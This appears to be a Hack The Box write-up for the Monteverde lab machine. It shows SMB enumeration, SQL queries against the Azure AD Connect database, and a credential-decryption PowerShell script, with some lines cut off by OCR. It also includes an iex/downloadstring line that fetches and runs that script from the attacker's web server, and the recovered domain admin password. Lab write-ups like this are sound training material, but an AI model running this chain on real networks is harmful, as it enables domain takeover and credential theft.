
```
┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -s Users$ -r /mhope

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Something weird happened on (10.10.10.172) SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_
[!] Something weird happened on (10.10.10.172) SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_
[!] Something weird happened on (10.10.10.172) SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_
[!] Something weird happened on (10.10.10.172) SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_

[+] IP: 10.10.10.172:445        Name: 10.10.10.172              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
        ./users$mhope
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    .
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    ..
        fw--w--w--             1212 Fri Jan  3 09:59:24 2020    azure.xml
[*] Closed 1 connections
```

found a file azure.xml and lets grab it



Let’s see if mhope uses the same password in the local AD, put in brackets because it has lots of special characters





Navigate to program files

```
    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---          1/3/2020   5:28 AM                Program Files
d-----          1/2/2020   2:39 PM                Program Files (x86)
d-r---          1/3/2020   5:24 AM                Users
d-----        10/25/2022   2:29 AM                Windows


*Evil-WinRM* PS C:\> cd progra~1
*Evil-WinRM* PS C:\Program Files> ls


    Directory: C:\Program Files

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          1/2/2020   9:36 PM                Common Files
d-----          1/2/2020   2:46 PM                internet explorer
d-----          1/2/2020   2:38 PM                Microsoft Analysis Services
d-----          1/2/2020   2:51 PM                Microsoft Azure Active Directory Co
d-----          1/2/2020   3:37 PM                Microsoft Azure Active Directory Co
d-----          1/2/2020   3:02 PM                Microsoft Azure AD Connect Health S
d-----          1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----          1/2/2020   2:38 PM                Microsoft SQL Server
d-----          1/2/2020   2:25 PM                Microsoft Visual Studio 10.0
d-----          1/2/2020   2:32 PM                Microsoft.NET
d-----          1/3/2020   5:28 AM                PackageManagement
d-----          1/2/2020   9:37 PM                VMware
d-r---          1/2/2020   2:46 PM                Windows Defender
d-----          1/2/2020   2:46 PM                Windows Defender Advanced Threat Pr
d-----         9/15/2018  12:19 AM                Windows Mail
d-----          1/2/2020   2:46 PM                Windows Media Player
d-----         9/15/2018  12:19 AM                Windows Multimedia Platform
d-----         9/15/2018  12:28 AM                windows nt
d-----          1/2/2020   2:46 PM                Windows Photo Viewer
d-----         9/15/2018  12:19 AM                Windows Portable Devices
d-----         9/15/2018  12:19 AM                Windows Security
d-----          1/3/2020   5:28 AM                WindowsPowerShell
```

We can see msql server and AD connect which have vulnerabilities

Extracting values from sql

```
*Evil-WinRM* PS C:\Program Files> sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from
mms_server_configuration"
Changed database context to 'ADSync'.
instance_id                          keyset_id   entropy
------------------------------------ ----------- ------------------------------------
1852B527-DD4F-4ECF-B541-EFCCBFF29E31           1 194EC2FC-F186-46CF-B44D-071EB61F49CD

(1 rows affected)
*Evil-WinRM* PS C:\Program Files>
```

Grab the password

The script used https://blog.xpnsec.com/azuread-connect-for-redteam/

```
$client = new-object System.Data.SqlClient.SqlConnecti
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, ent
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml,
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sy
$km = New-Object -TypeName Microsoft.DirectoryServices
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
```

start a web server

```
┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.172 - - [15/Sep/2025 03:20:40] "GET /decrypt.ps1 HTTP/1.1" 200 -
```

```
    + FullyQualifiedErrorId : WebException
*Evil-WinRM* PS C:\Program Files> iex(new-object net.webclient).downloadstring('http://10.10.14.14:8000/decrypt.ps1')
Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
*Evil-WinRM* PS C:\Program Files>
```

Remote login

```
Error: Exiting with code 1

┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: unde

Data: For more information, check Evil-WinRM GitHub: https://github.com/

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2020   3:06 PM                SQL Server Management St
d-----         1/2/2020   3:10 PM                Visual Studio 2017
d-----         1/3/2020   5:28 AM                WindowsPowerShell
```